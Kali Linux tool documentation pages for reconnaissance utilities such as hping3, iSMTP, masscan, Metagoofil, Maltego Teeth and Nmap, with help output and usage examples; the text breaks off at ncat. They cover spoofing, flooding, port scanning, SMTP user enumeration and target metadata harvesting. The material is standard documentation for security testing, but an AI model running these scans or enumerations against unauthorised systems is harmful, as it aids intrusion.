Use this tool to search for a specific file type in a given domain.

goofile Homepage | Kali goofile Repo

- Author: Thomas Richards
- License: MIT

TOOLS INCLUDED IN THE GOOFILE PACKAGE

goofile–Commandlinefiletypesearch

```
root@kali:~# goofile

-------------------------------------
|Goofile v1.5                       |
|Coded by Thomas (G13) Richards     |
|www.g13net.com                     |
|code.google.com/p/goofile          |
-------------------------------------



Goofile 1.5

usage: goofile options

       -d: domain to search

       -f: filetype (ex. pdf)

example:./goofile.py -d test.com -f txt
```

GOOFILE USAGE EXAMPLE

Search for files from a domain *(–d kali.org)* of the PDF filetype *(–f pdf)*:

```
root@kali:~# goofile -d kali.org -f pdf

-------------------------------------
|Goofile v1.5                       |
|Coded by Thomas (G13) Richards     |
|www.g13net.com                     |
|code.google.com/p/goofile          |
-------------------------------------
```

```
Searching in kali.org for pdf
========================================

Files found:
====================

docs.kali.org/pdf/kali-book-fr.pdf
docs.kali.org/pdf/kali-book-es.pdf
docs.kali.org/pdf/kali-book-id.pdf
docs.kali.org/pdf/kali-book-de.pdf
docs.kali.org/pdf/kali-book-it.pdf
docs.kali.org/pdf/kali-book-ar.pdf
docs.kali.org/pdf/kali-book-ja.pdf
docs.kali.org/pdf/kali-book-nl.pdf
docs.kali.org/pdf/kali-book-ru.pdf
docs.kali.org/pdf/kali-book-en.pdf
docs.kali.org/pdf/kali-book-pt-br.pdf
docs.kali.org/pdf/kali-book-zh-hans.pdf
docs.kali.org/pdf/kali-book-sw.pdf
docs.kali.org/pdf/articles/kali-linux-live-usb-install-en.pdf
====================
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, RECON

hping3

HPING3 PACKAGE DESCRIPTION

hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn’t only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.

While hping was mainly used as a security tool in the past, it can be used in many ways by people that don’t care about security to test networks and hosts. A subset of the stuff you can do using hping:

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing

- TCP/IP stacks auditing
- hping can also be useful to students that are learning TCP/IP.

Source: http://www.hping.org/

hping3 Homepage | Kali hping3 Repo

- Author: Salvatore Sanfilippo
- License: GPLv2

TOOLS INCLUDED IN THE HPING3 PACKAGE

hping3–ActiveNetworkSmashingTool

```
root@kali:~# hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
IP
  -a  --spoof      spoof source address
  --rand-dest      random destionation address mode. see the man.
  --rand-source    random source address mode. see the man.
  -t  --ttl        ttl (default 64)
  -N  --id         id (default random)
  -W  --winid      use win* id byte ordering
  -r  --rel        relativize id field          (to estimate host traffic)
  -f  --frag       split packets in more frag.  (may pass weak acl)
  -x  --morefrag   set more fragments flag
  -y  --dontfrag   set don't fragment flag
  -g  --fragoff    set the fragment offset
  -m  --mtu        set virtual mtu, implies --frag if packet size > mtu
  -o  --tos        type of service (default 0x00), try --tos help
  -G  --rroute     includes RECORD_ROUTE option and display the route buffer
  --lsrr           loose source routing and record route
  --ssrr           strict source routing and record route
  -H  --ipproto    set the IP protocol field, only in RAW IP mode
ICMP
  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --force-icmp send all icmp types (default send only supported types)
      --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help  display help for others icmp options
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the packet
                   so you'll get bad UDP/TCP checksum instead.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-mss        enable the TCP MSS option with the given value
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
```

```
Common
  -d  --data      data size                   (default is 0)
  -E  --file      data from file
  -e  --sign      add 'signature'
  -j  --dump      dump packets in hex
  -J  --print     dump printable characters
  -B  --safe      enable 'safe' protocol
  -u  --end       tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode             (implies --bind and --ttl 1)
  --tr-stop       Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl    Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt       Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
  --apd-send      Send the packet described with APD (see docs/APD.txt)
```

HPING3 USAGE EXAMPLE

Use traceroute mode *(–traceroute)*, be verbose *(–V)* in ICMP mode *(–1)* against the target *(www.example.com)*:

```
root@kali:~# hping3 --traceroute -V -1 www.example.com
using eth0, addr: 192.168.1.15, MTU: 1500
HPING www.example.com (eth0 93.184.216.119): icmp mode set, 28 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.1.1 name=UNKNOWN
hop=1 hoprtt=0.3 ms
hop=2 TTL 0 during transit from ip=192.168.0.1 name=UNKNOWN
hop=2 hoprtt=3.3 ms
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, PORTSCANNING, RECON, SPOOFING

InTrace

INTRACE PACKAGE DESCRIPTION

InTrace is a traceroute-like application that enables users to enumerate IP hops exploiting existing TCP connections, both initiated from local network (local system) or from remote hosts. It could be useful for network reconnaissance and firewall bypassing.

Source: https://code.google.com/p/intrace/wiki/intrace

InTrace Homepage | Kali InTrace Repo

- Author: Robert Swiecki
- License: GPLv3

TOOLS INCLUDED IN THE INTRACE PACKAGE

intrace–Traceroute-likeapplicationpiggybackingonexistingTCPconnections

```
root@kali:~# intrace
InTrace, version 1.5 (C)2007-2011 Robert Swiecki <robert@swiecki.net>
2014/05/20 09:59:29.627368 <INFO> Usage: intrace <-h hostname> [-p <port>] [-d
<debuglevel>] [-s <payloadsize>] [-6]
```

INTRACE USAGE EXAMPLE

Run a trace to the target host *(-h www.example.com)* using port 80 *(-p 80)* with a packet size of 4 bytes *(-s 4)*:

```
root@kali:~# intrace -h www.example.com -p 80 -s 4
InTrace 1.5 -- R: 93.184.216.119/80 (80) L: 192.168.1.130/51654
Payload Size: 4 bytes, Seq: 0x0d6dbb02, Ack: 0x8605bff0
Status: Packets sent #8

  #  [src addr]         [icmp src addr]    [pkt type]
 1.  [192.168.1.1    ]  [93.184.216.119 ]  [ICMP_TIMXCEED]
 2.  [192.168.0.1    ]  [93.184.216.119 ]  [ICMP_TIMXCEED]
 3.  [  ---          ]  [  ---          ]  [NO REPLY]
 4.  [64.59.184.185  ]  [93.184.216.119 ]  [ICMP_TIMXCEED]
 5.  [66.163.70.25   ]  [93.184.216.119 ]  [ICMP_TIMXCEED]
 6.  [66.163.64.150  ]  [93.184.216.119 ]  [ICMP_TIMXCEED]
 7.  [66.163.75.117  ]  [93.184.216.119 ]  [ICMP_TIMXCEED]
 8.  [206.223.119.59 ]  [93.184.216.119 ]  [ICMP_TIMXCEED]
```

CATEGORIES: INFORMATION GATHERING*TAGS:* EVASION, INFOGATHERING, RECON

iSMTP

ISMTP PACKAGE DESCRIPTION

Test for SMTP user enumeration (RCPT TO and VRFY), internal spoofing, and relay.

iSMTP Homepage | Kali iSMTP Repo

- Author: Alton Johnson
- License: GPLv2

TOOLS INCLUDED IN THE ISMTP PACKAGE

ismtp–SMTPuserenumerationandtestingtool

```
root@kali:~# ismtp


 ---------------------------------------------------------------------
  iSMTP v1.6 - SMTP Server Tester, Alton Johnson (alton.jx@gmail.com)
 ---------------------------------------------------------------------
 Usage: ./iSMTP.py <OPTIONS>

 Required:

    -f <import file>    Imports a list of SMTP servers for testing.
               (Cannot use with '-h'.)
    -h <host>      The target IP and port (IP:port).
               (Cannot use with '-f'.)

 Spoofing:

    -i <isa email>      The ISA's email address.
    -s <sndr email>     The sender's email address.
    -r <rcpt email>     The recipient's email address.
       --sr <email>     Specifies both the sender's and recipient's email address.
    -S <sndr name>      The sender's first and last name.
    -R <rcpt name>      The recipient's first and last name.
       --SR <name>      Specifies both the sender's and recipient's first and last
name.
    -m         Enables SMTP spoof testing.
    -a         Includes .txt attachment with spoofed email.

 SMTP enumeration:

    -e <file>   Enable SMTP user enumeration testing and imports email list.
    -l <1|2|3>  Specifies enumeration type (1 = VRFY, 2 = RCPT TO, 3 = all).
           (Default is 3.)

 SMTP relay:

    -i <isa email>      The ISA's email address.
    -x         Enables SMTP external relay testing.

 Misc:

    -t <secs>   The timeout value. (Default is 10.)
    -o     Creates "ismtp-results" directory and writes output to
           ismtp-results/smtp_<service>_<ip>(port).txt

 Note: Any combination of options is supported (e.g., enumeration, relay, both, all,
etc.).
```

ISMTP USAGE EXAMPLE

Test a list of IPs from a file *(-f smtp-ips.txt)* enumerating usernames from a dictionary file *(-e /usr/share/wordlists/metasploit/unix_users.txt)*:

```
root@kali:~# ismtp -f smtp-ips.txt -e /usr/share/wordlists/metasploit/unix_users.txt

 ---------------------------------------------------------------------
  iSMTP v1.6 - SMTP Server Tester, Alton Johnson (alton.jx@gmail.com)
 ---------------------------------------------------------------------

 Testing SMTP server [user enumeration]: 192.168.1.25:25
 Emails provided for testing: 109

 Performing SMTP VRFY test...

 [-] 4Dgifts ------------- [ invalid ]
 [-] EZsetup ------------- [ invalid ]
 [+] ROOT ---------------- [ success ]
 [+] adm ----------------- [ success ]
```

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING TAGS: INFOGATHERING, RECON, SMTP, SNIFFING, SPOOFING

lbd

LBD PACKAGE DESCRIPTION

lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP Load-Balancing (via Server: and Date: header and diffs between server answers).

Source: http://ge.mine.nu/code/lbd

lbd Homepage | Kali lbd Repo

- Author: Stefan Behte
- License: GPLv2

TOOLS INCLUDED IN THE LBD PACKAGE

lbd–Loadbalancerdetector

```
root@kali:~# lbd

lbd - load balancing detector 0.1 - Checks if a given domain uses load-balancing.
                                 Written by Stefan Behte (http://ge.mine.nu)
                                 Proof-of-concept! Might give false positives.
usage: /usr/bin/lbd [domain]
```

LBD USAGE EXAMPLE

Test to see if the target domain *(example.com)* is using a load balancer:

```
root@kali:~# lbd example.com

lbd - load balancing detector 0.1 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
 ECS (sea/55ED)
 ECS (sea/1C15)
 FOUND
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, RECON, WEBAPPS

MaltegoTeeth

MALTEGO TEETH PACKAGE DESCRIPTION

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure.

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.

Maltego offers the user with unprecedented information. Information is leverage. Information is power. Information is Maltego.

What does Maltego do?

Maltego is a program that can be used to determine the relationships and real world links between:

- People
- Groups of people (social networks)
- Companies
- Organizations
- Web sites
- Internet infrastructure such as:
- Domains

- DNS names
- Netblocks
- IP addresses
- Phrases
- Affiliations
- Documents and files
- These entities are linked using open source intelligence.
- Maltego is easy and quick to install – it uses Java, so it runs on Windows, Mac and Linux.
- Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate – making it possible to see hidden connections.
- Using the graphical user interface (GUI) you can see relationships easily – even if they are three or four degrees of separation away.
- Maltego is unique because it uses a powerful, flexible framework that makes customizing possible. As such, Maltego can be adapted to your own, unique requirements.

What can Maltego do for me?

- Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter.
- Maltego aids you in your thinking process by visually demonstrating interconnected links between searched items.
- Maltego provide you with a much more powerful search, giving you smarter results.
- If access to “hidden” information determines your success, Maltego can help you discover it.

Source: http://paterva.com/web6/products/maltego.php

Maltego Homepage | Kali Maltego Teeth Repo

- Author: Paterva
- License: Commercial

MALTEGO TEETH README

```
root@kali:~# cat /opt/Teeth/README.txt
NB NB: This runs on Kali Linux
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
#Make directory /opt/Teeth/
#Copy tgz to /opt/Teeth/
#Untar

Load the config file called /opt/Teeth/etc/Maltego_config.mtz file into Maltego.
This is painless:
1) Open Maltego Tungsten (or Radium)
2) Click top left globe/sphere (Application button)
3) Import -> Import configuration, choose /opt/Teeth/etc/Maltego_config.mtz
```

```
Notes
-----
Config file is in /opt/Teeth/etc/TeethConfig.txt
Everything can be set in the config file.

Log file is /var/log/Teeth.log, tail -f it while you running transforms for
real time logs of what's happening.

You can set DEBUG/INFO. DEBUG is useful for seeing progress - set in
/opt/Teeth/units/TeethLib.py line 26

Look in cache/ directory. Here you find caches of:
1) Nmap results
2) Mirrors
3) SQLMAP results

You need to remove cache files by hand if you no longer want them.
You can run housekeep/clear_cache.sh but it removes EVERYTHING.

The WP brute transform uses Metasploit.Start Metasploit server so:
   msfconsole -r /opt/Teeth/static/Teeth-MSF.rc
It takes a while to start, so be patient.

In /housekeep is killswitch.sh - it's the same as killall python.
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING, PASSWORD ATTACKS, WEB APPLICATIONS*TAGS:* EXPLOITATION, GUI, PORTSCANNING, WEBAPPS

masscan

MASSCAN PACKAGE DESCRIPTION

This is the fastest Internet port scanner. It can scan the entire Internet in under 6 minutes, transmitting 10 million packets per second.

It produces results similar to nmap, the most famous port scanner. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. The major difference is that it’s faster than these other scanners. In addition, it’s more flexible, allowing arbitrary address ranges and port ranges.

NOTE: masscan uses a custom TCP/IP stack. Anything other than simple port scans will cause conflict with the local TCP/IP stack. This means you need to either use the –S option to use a separate IP address, or configure your operating system to firewall the ports that masscan uses.

Source: https://github.com/robertdavidgraham/masscan

masscan Homepage | Kali masscan Repo

- Author: Robert Graham
- License: A-GPL-3

TOOLS INCLUDED IN THE MASSCAN PACKAGE

masscan–AsynchronousTCPportscanner

```
root@kali:~# masscan
usage:
masscan -p80,8000-8100 10.0.0.0/8 --rate=10000
 scan some web ports on 10.x.x.x at 10kpps
masscan --nmap
 list those options that are compatible with nmap
masscan -p80 10.0.0.0/8 --banners -oB <filename>
 save results of scan in binary format to <filename>
masscan --open --banners --readscan <filename> -oX <savefile>
 read binary scan results in <filename> and save them as xml in <savefile>
```

MASSCAN USAGE EXAMPLE

Scan for a selection of ports *(-p22,80,445)* across a given subnet *(192.168.1.0/24)*:

```
root@kali:~# masscan -p22,80,445 192.168.1.0/24

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220
Discovered open port 80/tcp on 192.168.1.230
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, PORTSCANNING, RECON

Metagoofil

METAGOOFIL PACKAGE DESCRIPTION

Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.

Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.

Source: http://www.edge-security.com/metagoofil.php

Metagoofil Homepage | Kali Metagoofil Repo

- Author: Christian Martorella
- License: GPLv2

TOOLS INCLUDED IN THE METAGOOFIL PACKAGE

metagoofil–Tooldesignedforextractingmetadataofpublicdocuments

```
root@kali:~# metagoofil

******************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) | *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                         |___/                     *
* Metagoofil Ver 2.2                                 *
* Christian Martorella                               *
* Edge-Security.com                                  *
* cmartorella_at_edge-security.com                    *
******************************************************

 Usage: metagoofil options

        -d: domain to search
        -t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
        -l: limit of results to search (default 200)
        -h: work with documents in directory (use "yes" for local analysis)
        -n: limit of files to download
        -o: working directory (location to save downloaded files)
        -f: output file

 Examples:
  metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.html
  metagoofil.py -h yes -o applefiles -f results.html (local dir analysis)
```

METAGOOFIL USAGE EXAMPLE

Scan for documents from a domain *(-d kali.org)* that are PDF files *(-t pdf)*, searching 100 results *(-l 100)*, download 25 files *(-n 25)*, saving the downloads to a directory *(-o kalipdf)*, and saving the output to a file *(-f kalipdf.html)*:

```
root@kali:~# metagoofil -d kali.org -t pdf -l 100 -n 25 -o kalipdf -f kalipdf.html
```

```
******************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) | *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                         |___/                    *
* Metagoofil Ver 2.2                                 *
* Christian Martorella                               *
* Edge-Security.com                                  *
* cmartorella_at_edge-security.com                   *
******************************************************
['pdf']

[-] Starting online search...

[-] Searching for pdf files, with a limit of 100
        Searching 100 results...
Results: 21 files found
Starting to download 25 of them:
```

CATEGORIES: INFORMATION GATHERING, REPORTING TOOLS

TAGS: ENUMERATION, INFOGATHERING, OSINT, RECON, REPORTING

Miranda

MIRANDA PACKAGE DESCRIPTION

Miranda is a Python-based Universal Plug-N-Play client application designed to discover, query and interact with UPNP devices, particularly Internet Gateway Devices (aka, routers). It can be used to audit UPNP-enabled devices on a network for possible vulnerabilities. Some of its features include:

- Interactive shell with tab completion and command history
- Passive and active discovery of UPNP devices
- Customizable MSEARCH queries (query for specific devices/services)
- Full control over application settings such as IP addresses, ports and headers
- Simple enumeration of UPNP devices, services, actions and variables
- Correlation of input/output state variables with service actions
- Ability to send actions to UPNP services/devices
- Ability to save data to file for later analysis and collaboration
- Command logging

Miranda was built on and for a Linux system and has been tested on a Linux 2.6 kernel with Python 2.5. However, since it is written in Python, most functionality should be available for any Python-supported platform. Miranda has been tested against IGDs from various vendors, including Linksys, D-Link, Belkin and ActionTec. All Python modules came installed by default on a Linux Mint 5 (Ubuntu 8.04) test system.

Source: https://code.google.com/p/mirandaupnptool/

[Miranda Homepage](#) | [Kali Miranda Repo](#)

- Author: Craig Heffner
- License: MIT

TOOLS INCLUDED IN THE MIRANDA PACKAGE

miranda–UPNPadministrationtool

```
root@kali:~# miranda -h

Command line usage: /usr/bin/miranda [OPTIONS]

    -s <struct file>    Load previous host data from struct file
    -l <log file>       Log user-supplied commands to log file
    -i <interface>      Specify the name of the interface to use (Linux only, requires
root)
    -u          Disable show-uniq-hosts-only option
    -d          Enable debug mode
    -v          Enable verbose mode
    -h          Show help
```

MIRANDA USAGE EXAMPLE

Start on interface eth0 *(-i eth0)* in verbose mode *(-v)*, then start discovery mode ***(msearch)***:

```
root@kali:~# miranda -i eth0 -v

Binding to interface eth0 ...

Verbose mode enabled!
upnp> msearch

Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...

****************************************************************
SSDP notification message from 192.168.1.230:80
XML file is located at http://192.168.1.230:80/description.xml
Device is running FreeRTOS/6.0.5, UPnP/1.0, IpBridge/0.1
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, RECON, UPNP

Nmap

NMAP PACKAGE DESCRIPTION

Nmap (“Network Mapper”) is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping).

Nmap was named “Security Product of the Year” by Linux Journal, Info World, LinuxQuestions.Org, and Codetalker Digest. It was even featured in twelve movies, including The Matrix Reloaded, Die Hard 4, Girl With the Dragon Tattoo, and The Bourne Ultimatum.

Nmap is ...

- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- Powerful: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- Portable: Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- Easy: While Nmap offers a rich set of advanced features for power users, you can start out as simply as “nmap -v -A targethost”. Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.
- Free: The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- Well Documented: Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, tutorials, and even a whole book! Find them in multiple languages here.
- Supported: While Nmap comes with no warranty, it is well supported by a vibrant community of developers and users. Most of this interaction occurs on the Nmap mailing lists. Most bug reports and questions should be sent to the nmap-dev list, but only after you read the guidelines. We recommend that all users subscribe to the low-traffic nmap-hackers announcement list. You can also find Nmap on Facebook and Twitter. For real-time chat, join the #nmap channel on Freenode or EFNet.

- Acclaimed: Nmap has won numerous awards, including “Information Security Product of the Year” by Linux Journal, Info World and Codetalker Digest. It has been featured in hundreds of magazine articles, several movies, dozens of books, and one comic book series. Visit the press page for further details.
- Popular: Thousands of people download Nmap every day, and it is included with many operating systems (Redhat Linux, Debian Linux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Net repository. This is important because it lends Nmap its vibrant development and user support communities.

Source: http://nmap.org/

Nmap Homepage | Kali Nmap Repo

- Author: Fyodor
- License: GPLv2

TOOLS INCLUDED IN THE NMAP PACKAGE

nping–Networkpacketgenerationtool/pingutility

```
root@kali:~# nping -h
Nping 0.6.40 ( http://nmap.org/nping )
Usage: nping [Probe mode] [Options] {target specification}

TARGET SPECIFICATION:
  Targets may be specified as hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.*.1-24
PROBE MODES:
  --tcp-connect                     : Unprivileged TCP connect probe mode.
  --tcp                            : TCP probe mode.
  --udp                            : UDP probe mode.
  --icmp                           : ICMP probe mode.
  --arp                            : ARP/RARP probe mode.
  --tr, --traceroute                : Traceroute mode (can only be used with
                                    TCP/UDP/ICMP modes).
TCP CONNECT MODE:
   -p, --dest-port <port spec>     : Set destination port(s).
   -g, --source-port <portnumber>  : Try to use a custom source port.
TCP PROBE MODE:
   -g, --source-port <portnumber>  : Set source port.
   -p, --dest-port <port spec>     : Set destination port(s).
   --seq <seqnumber>               : Set sequence number.
   --flags <flag list>             : Set TCP flags (ACK,PSH,RST,SYN,FIN...)
   --ack <acknumber>               : Set ACK number.
   --win <size>                    : Set window size.
   --badsum                        : Use a random invalid checksum.
UDP PROBE MODE:
   -g, --source-port <portnumber>  : Set source port.
   -p, --dest-port <port spec>     : Set destination port(s).
   --badsum                      : Use a random invalid checksum.
ICMP PROBE MODE:
  --icmp-type <type>              : ICMP type.
  --icmp-code <code>              : ICMP code.
  --icmp-id <id>                  : Set identifier.
  --icmp-seq <n>                  : Set sequence number.
  --icmp-redirect-addr <addr>      : Set redirect address.
  --icmp-param-pointer <pnt>       : Set parameter problem pointer.
  --icmp-advert-lifetime <time>    : Set router advertisement lifetime.
  --icmp-advert-entry <IP,pref>    : Add router advertisement entry.
  --icmp-orig-time  <timestamp>    : Set originate timestamp.
  --icmp-recv-time  <timestamp>    : Set receive timestamp.
  --icmp-trans-time <timestamp>    : Set transmit timestamp.
ARP/RARP PROBE MODE:
  --arp-type <type>               : Type: ARP, ARP-reply, RARP, RARP-reply.
  --arp-sender-mac <mac>          : Set sender MAC address.
  --arp-sender-ip  <addr>         : Set sender IP address.
  --arp-target-mac <mac>          : Set target MAC address.
  --arp-target-ip  <addr>         : Set target IP address.
IPv4 OPTIONS:
  -S, --source-ip                 : Set source IP address.
  --dest-ip <addr>                : Set destination IP address (used as an
                                   alternative to {target specification} ).
  --tos <tos>                    : Set type of service field (8bits).
  --id  <id>                     : Set identification field (16 bits).
  --df                           : Set Don't Fragment flag.
  --mf                           : Set More Fragments flag.
  --ttl <hops>                   : Set time to live [0-255].
  --badsum-ip                    : Use a random invalid checksum.
  --ip-options <S|R [route]|L [route]|T|U ...> : Set IP options
  --ip-options <hex string>                   : Set IP options
  --mtu <size>                   : Set MTU. Packets get fragmented if MTU is
                                   small enough.
IPv6 OPTIONS:
  -6, --IPv6                     : Use IP version 6.
  --dest-ip                      : Set destination IP address (used as an
                                   alternative to {target specification}).
  --hop-limit                    : Set hop limit (same as IPv4 TTL).
  --traffic-class <class> :        : Set traffic class.
  --flow <label>                  : Set flow label.
ETHERNET OPTIONS:
  --dest-mac <mac>                : Set destination mac address. (Disables
                                   ARP resolution)
  --source-mac <mac>              : Set source MAC address.
  --ether-type <type>             : Set EtherType value.
PAYLOAD OPTIONS:
  --data <hex string>             : Include a custom payload.
  --data-string <text>            : Include a custom ASCII text.
  --data-length <len>             : Include len random bytes as payload.
ECHO CLIENT/SERVER:
  --echo-client <passphrase>       : Run Nping in client mode.
  --echo-server <passphrase>       : Run Nping in server mode.
  --echo-port <port>              : Use custom <port> to listen or connect.
  --no-crypto                     : Disable encryption and authentication.
  --once                         : Stop the server after one connection.
  --safe-payloads                 : Erase application data in echoed packets.
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m, 0.25h).
  --delay <time>                  : Adjust delay between probes.
  --rate  <rate>                  : Send num packets per second.
MISC:
  -h, --help                      : Display help information.
  -V, --version                   : Display current version number.
  -c, --count <n>                 : Stop after <n> rounds.
  -e, --interface <name>           : Use supplied network interface.
  -H, --hide-sent                 : Do not display sent packets.
  -N, --no-capture                : Do not try to capture replies.
  --privileged                    : Assume user is fully privileged.
  --unprivileged                  : Assume user lacks raw socket privileges.
  --send-eth                      : Send packets at the raw Ethernet layer.
  --send-ip                       : Send packets using raw IP sockets.
  --bpf-filter <filter spec>       : Specify custom BPF filter.
OUTPUT:
  -v                             : Increment verbosity level by one.
  -v[level]                       : Set verbosity level. E.g: -v4
  -d                             : Increment debugging level by one.
  -d[level]                       : Set debugging level. E.g: -d3
  -q                             : Decrease verbosity level by one.
  -q[N]                          : Decrease verbosity level N times
  --quiet                        : Set verbosity and debug level to minimum.
  --debug                        : Set verbosity and debug to the max level.
EXAMPLES:
  nping scanme.nmap.org
  nping --tcp -p 80 --flags rst --ttl 2 192.168.1.1
  nping --icmp --icmp-type time --delay 500ms 192.168.254.254
  nping --echo-server "public" -e wlan0 -vvv
  nping --echo-client "public" echo.nmap.org --tcp -p1-1024 --flags ack

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

ndiff–UtilitytocomparetheresultsofNmapscans

```
root@kali:~# ndiff -h
Usage: /usr/bin/ndiff [option] FILE1 FILE2
Compare two Nmap XML files and display a list of their differences.
Differences include host state changes, port state changes, and changes to
service and OS detection.

  -h, --help     display this help
  -v, --verbose  also show hosts and ports that haven't changed.
  --text         display output in text format (default)
  --xml          display output in XML format
```

ncat–Concatenateandredirectsockets

```
root@kali:~# ncat -h
